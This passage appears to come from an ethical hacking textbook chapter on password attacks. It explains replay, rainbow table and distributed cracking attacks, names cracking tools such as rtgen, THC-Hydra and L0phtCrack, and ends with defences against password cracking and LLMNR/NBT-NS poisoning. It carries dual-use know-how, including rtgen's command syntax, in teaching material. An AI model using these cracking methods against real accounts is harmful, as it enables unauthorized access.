

Figure 6-35: Man-In-The-Middle/Manipulator-In-The-Middle and Replay Attacks

In a replay attack, authentication tokens and packets are intercepted using a sniffer. Once the pertinent information is obtained, the tokens are reintroduced into the network to obtain access. Attackers employ this method to replicate bank transactions or comparable data transfers, aiming to duplicate and/or modify activities like banking deposits or transfers.

Offline Attacks

Offline attacks happen when an intruder verifies the authenticity of passwords. The attacker observes the method of password storage. If usernames and passwords are kept in a readable format, it becomes straightforward for the attacker to access the system. Therefore, it is crucial to safeguard the password list and store it in an unreadable format, ideally encrypted. Although offline attacks can be lengthy, they often yield high success rates since password hashes can be decrypted due to their limited keyspace and short length. It is important to note that various password-cracking methods are available online. Two examples of offline attacks include:

1. Rainbow table attack
2. Distributed Network Attack

Rainbow Table Attack

A rainbow table attack employs the cryptanalytic time-memory trade-off approach, which is more efficient in terms of time compared to other methods. It utilizes pre-calculated data stored in memory to decipher the encryption. In a rainbow table attack, the attacker generates a table of all potential passwords along with their corresponding hash values, referred to as a rainbow table, beforehand.

Rainbow Table: A rainbow table is a pre-calculated resource that includes word lists similar to dictionary files and brute-force lists paired with their hash values. It serves as a lookup table specifically designed for retrieving a plaintext password from its encrypted form. The attacker utilizes this table to search for the password and attempts to recover it from password hashes.

Computed Hashes: An attacker generates the hash for a set of potential passwords and checks it against the pre-computed hash table (rainbow table). If a match is identified, they can successfully obtain the password.

Compare the Hashes: An attacker captures the hash of a password and matches it with the precomputed hash table. If they discover a match, the password is successfully cracked. Retrieving passwords is straightforward by aligning captured password hashes with the pre-computed tables.

Examples of pre-computed hashes:

Figure 6-36: Pre-Computed Hashes

Tool to Create Rainbow Tables: rtgen

RainbowCrack is a versatile program that utilizes the time–memory trade-off method to decode hashes. This tool enables users to uncover a hashed password. Malicious users employ the rtgen utility from this project to create rainbow tables. As demonstrated in Figure 6-37, the rtgen application requires multiple parameters to produce a rainbow table.

The command line syntax is as follows:

```
rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index
```



Figure 6-37: Screenshot of rtgen

EXAM TIP: RainbowCrack supports up to Windows 10 only.

Distributed Network Attack

A Distributed Network Attack (DNA) is a method employed to retrieve password-protected files by leveraging the idle processing power of machines distributed across a network to decrypt passwords. In this method, the attacker sets up a DNA manager in a central location from where machines operating DNA clients can connect via the network. The DNA manager oversees the operation and allocates small segments of the key search to various machines throughout the network. The DNA client operates in the background, utilizing only the processor time that is not being used. The program aggregates the processing strengths of all clients linked to the network. It utilizes this collective power to crack the password. Attackers utilize the Exterro Password Recovery Toolkit (PRTK), which includes DNA tools, to execute this type of attack.

The characteristics of DNA are as follows:

- Easily reads statistics and graphs
- Adds user dictionaries to crack a password
- Optimizes password attacks for specific languages
- Modifies the user dictionaries
- Comprises stealth client installation functionality
- Automatically updates client while updating the DNA server

DNA can be categorized into two modules:

1. DNA Server Interface: The DNA server interface enables users to manage DNA operations from a server. This module provides users with updates regarding all the tasks currently being processed by the DNA server. The interface includes the following tasks:

- **Current Jobs:** The current job queue comprises all the tasks that the controller has added. The list of ongoing jobs has multiple columns, including the identification number assigned by DNA, the name of the encrypted file, the user's password, the matching password that can unlock the data, the job status, and several other columns.
- **Finished Jobs:** The completed job list offers details about the decryption tasks, including the password used. It contains many columns that are similar to those in the current job list, such as the assigned identification number by DNA for the job, the name of the encrypted file, the path where the file was decrypted, the key employed for both encryption and decryption, the date and time the DNA server began processing the job, the date and time the server finished the job, the total elapsed time, and more.

2. DNA Client Interface: Users can access the DNA client interface from numerous workstations. This interface facilitates client statistics coordination and is accessible on machines where the DNA client application has been pre-installed. It features several elements, including the name of the DNA client, the group to which the DNA client is affiliated, and the statistics related to the current job.

Network Management

The Network Traffic dialog box helps determine the network speed used by the DNA and the length of each work unit for the DNA client. With the work-unit length established, a DNA client can operate independently without needing to contact the DNA server. The DNA client application is capable of reaching out to the DNA server only at the start and conclusion of the work-unit duration.

Users can track the status of jobs and the DNA itself. After gathering the information from the Network Traffic dialog box, users can adjust the client's work. As the size of the work-unit length increases, the network traffic speed diminishes. A reduction in traffic speed causes the client to spend more time completing the tasks. Consequently, users may need to make fewer requests to the server due to the decrease in network bandwidth.

Password Recovery Tools

Password recovery tools enable attackers to break complicated passwords, retrieve robust encryption keys, and access various documents.

Elcomsoft Distributed Password Recovery

The Elcomsoft Distributed Password Recovery software enables malicious users to crack intricate passwords, retrieve robust encryption keys, and access documents within a working environment. Attackers can utilize this tool to recover the passwords of the targeted system, allowing them to attain unauthorized entry to essential files and other software on the system.



Figure 6-38: Screenshot of Elcomsoft Distributed Password Recovery

Password-Cracking Tools

Password recovery tools enable users to reset forgotten or lost passwords for local administrator accounts, domain administrator accounts, and other user accounts in Windows. When passwords are forgotten, these tools provide immediate access to a locked computer without the need to reinstall Windows. Attackers may utilize password recovery tools to decipher the passwords of the targeted system.

Some password recovery tools are listed as follows:

LophtCrack

LophtCrack is a tool created to evaluate password security and retrieve lost credentials. It assists in recovering forgotten Microsoft Windows passwords by utilizing dictionary, hybrid, rainbow table, and brute-force methods while also assessing password strength. Figure 6-39 illustrates how attackers leverage LophtCrack to decrypt the target's password in order to access the system.



Figure 6-39: Screenshot of L0phtCrack

THC-Hydra

THC-Hydra is an effective password-cracking tool designed to execute brute-force attacks on various services and protocols. An attacker employing THC-Hydra usually adopts a systematic method to brute-force a target, making use of publicly accessible wordlists from platforms like GitHub or generating personalized lists of potential usernames and passwords.

As demonstrated in Figure 6-40, attackers utilize THC-Hydra to methodically try a vast number of username and password combinations to decode the target's password and achieve unauthorized access. This technique involves going through extensive compilations of possible credentials until the correct match is discovered, taking advantage of the tool's efficiency and versatility to focus on a broad array of services and protocols.



Figure 6-40: Screenshot of THC-Hydra

RainbowCrack

RainbowCrack is a tool that utilizes rainbow tables to decode hashes, employing a time-memory trade-off algorithm. Unlike traditional brute-force crackers, which approach hash cracking differently, a brute-force hash cracker sequentially tests every possible plaintext. On the other hand, RainbowCrack generates and stores all potential plaintext and hash combinations for a specific hash algorithm, character set, and plaintext length in advance, creating a "rainbow table" file. Although the initial table generation may be time-consuming, once it is completed, cracking the ciphertext using the rainbow tables becomes a straightforward and rapid process.

As depicted in Figure 6-41, attackers employ RainbowCrack to uncover the password hashes of the targeted system.



Figure 6-41: Screenshot of RainbowCrack

Password Salting

Password salting involves adding random strings of characters to a password before hashing it. This process increases the difficulty of reversing hashes and protects against pre-computed hash attacks. The greater the length of the random string, the more challenging it is to crack the password. The random string should comprise a mix of alphanumeric characters.

In cryptography, a "salt" refers to random data bits that serve as input to a one-way function alongside the password. Rather than storing passwords, the result of the one-way function can be kept and used for user authentication. A salt merges with a password using a key derivation function to create a key usable with a cipher or other cryptographic algorithm. This method ensures that different hashes are produced for the identical password, complicating password cracking efforts.



Figure 6-42: Example of Password Salting

How to Defend against Password Cracking

The following are effective strategies to safeguard against password cracking:

- Make sure to adhere to password best practices such as:
  - Prevent the reuse of passwords when updating them.

- Prohibit the use of passwords that can be found in dictionaries.
- Refrain from keeping passwords in locations that are not secure.
- Avoid utilizing any default passwords provided by systems.
- Create passwords that are challenging to guess by using 8–12 alphanumeric characters, incorporating a mix of uppercase and lowercase letters, numbers, and symbols. This is important because stronger passwords are more resistant to being cracked. Consequently, the greater the complexity of the password, the lesser its susceptibility to attacks.
- Ensure that applications do not store passwords in memory or write them to disk in an unsecured format. Passwords are perpetually at risk of being stolen if they are kept in memory. Once an attacker has access to the password, it becomes very straightforward for them to gain elevated rights within the application.
- Avoid using any personal details (such as birth dates or the names of spouses, children, or pets) when creating passwords. Otherwise, individuals who are close to the user may easily figure out the user's password.

- Activate information security audits to observe and record instances of password attacks.
- Limit the use of similar passwords and patterns across different accounts.
- Avoid sharing passwords with anyone.
- Do not utilize cleartext protocols or those utilizing weak encryption.
- Establish a password change policy requiring updates every 30 days.
- Enable SYSKEY with a robust password to encrypt and safeguard the Security Account Manager (SAM) database. Typically, the password data for user accounts is stored within the SAM database, which is an easy target for password-cracking software. SYSKEY helps secure the password information in the SAM database against password-cracking tools through strong encryption methods. Encrypted passwords present a tougher challenge to crack compared to unencrypted ones.
- Keep an eye on server logs for attempts of brute-force attacks on user accounts. While stopping brute-force attacks can be challenging, they can be easily detected by monitoring web server logs. Each failed login attempt results in an HTTP 401 status code being logged.
- Many password sniffers may succeed if the LAN manager and NTLM authentication protocols are enabled. Disable LAN manager and NTLM authentication protocols only after verifying that this would not impact the network.
- Conduct regular audits of passwords within the organization.
- Investigate any suspicious applications that store passwords in memory or write them to disk.
- Systems that are not updated can reset passwords during buffer overflow or Denial-of-Service (DoS) attacks. Ensure systems are kept up to date.
- Assess whether the account is active, deleted, or disabled. If multiple failed login attempts are detected, disable the user account.
- Activate account lockout after a specified number of attempts, along with a counter time and lockout duration.

- An effective strategy for managing passwords in organizations is to implement an automated password reset process.
- Protect the system BIOS with a password, especially on devices vulnerable to physical threats, such as servers and laptops.
- Educate employees on how to defend against social engineering tactics, like shoulder surfing and dumpster diving, which aim to obtain user credentials.
- Set up password policies through the Group Policy object in Windows.
- Implement password screening when new passwords are created to prevent the use of common passwords.
- Utilize two-factor or multi-factor authentication; for instance, employing CAPTCHA to deter automated attacks on critical information systems.
- Ensure security and control over physical access to systems to avert offline password attacks.
- Ensure that password database files are encrypted and only accessible by system administrators.
- Conceal the display of passwords on screens to prevent shoulder-surfing attacks.
- Conduct ongoing analysis of user behavior and identify potential blind spots.
- Implement geo-locking for accounts to prevent users from logging in from different locations or IP addresses.
- Utilize programs that scan the web for compromised passwords. If any leaked passwords are found to be in use, change them immediately.
- Change the names of accounts with elevated privileges, such as administrator accounts, to guard against automated password-guessing software.
- Install IDS/IPS systems to identify and block suspicious login attempts, brute-force attacks, and other harmful activities in real-time.
- Utilize password managers to create and store passwords securely.
- Offer training to users on best practices for password security. Promote the use of passphrases and inform users about the risks of reusing passwords across various services.
- Require regular updates of passwords, but be mindful of the balance between security and usability to prevent practices like writing down passwords.
- Store passwords using robust hashing algorithms such as bcrypt, Argon2, or PBKDF2.

How to Defend against LLMNR/NBT-NS Poisoning

The simplest method to protect a system from an attacker is to turn off both the LMNR and NBT-NS services in the Windows operating system. Attackers use these services to access user credentials and achieve unauthorized entry into the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows are:

Disabling LLMNR

- Open the **Local Group Policy Editor**.

- Go to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS** Client.
- In the DNS Client section, double-click on **Turn off multicast name resolution**.
- Choose the **Enabled** option and then click **OK**.



Figure 6-43: Disabling LLMNR in Windows

Disabling NBT-NS

- Access the **Control Panel**, head to **Network and Internet → Network and Sharing Center**, and select the **Change adapter settings** link located on the right
- Right-click on the network adapter, choose **Properties**, select **TCP/IPv4**, and then click the **Properties** button
- In the **General** tab, navigate to **Advanced → WINS**
- Within the **NetBIOS setting** options, select the **Disable NetBIOS over TCP/IP** radio button and click **OK**



Figure 6-44: Disabling NBT-NS in Windows

Some additional measures to protect against LLMNR/NBT-NS poisoning include:

- Regulate LLMNR, NBT-NS, and mDNS traffic through host-based security applications
- Enable SMB signing to thwart relay attacks
- Implement a monitoring tool for LLMNR/NBT-NS spoofing
- Observe the host on UDP ports 5355 and 137 for LLMNR and NBT-NS activity
- Track specific event IDs like 4697 and 7045, which may be signs of relay attacks
- Monitor any alterations to the DWORD registry found in **HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\DNSClient**
- Establish network segmentation to limit the effects of LLMNR/NBT-NS poisoning incidents
- Utilize VPNs for remote network access to diminish the potential for interception and poisoning attacks
- Deploy IDS/IPS solutions capable of identifying and blocking suspicious activities on the network, including attempts at LLMNR/NBT-NS poisoning
- Establish packet filtering rules on network devices to prevent LLMNR and NBT-NS traffic at the network's edge
- Perform routine security audits to identify any vulnerabilities or misconfigurations that LLMNR/NBT-NS poisoning attacks could exploit

- For essential services, utilize static DNS entries. This will ensure that devices rely on DNS for service resolution instead of LLMNR or NBT-NS, thereby decreasing dependence on vulnerable protocols
- Introduce Network Access Control (NAC) to uphold security policies for devices trying to connect to the network. This can stop unauthorized devices from accessing the network and carrying out poisoning attacks

Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity experts utilize tools like Vindicate, got-responded, and Respounder to identify LLMNR/NBT-NS poisoning attacks.

Vindicate
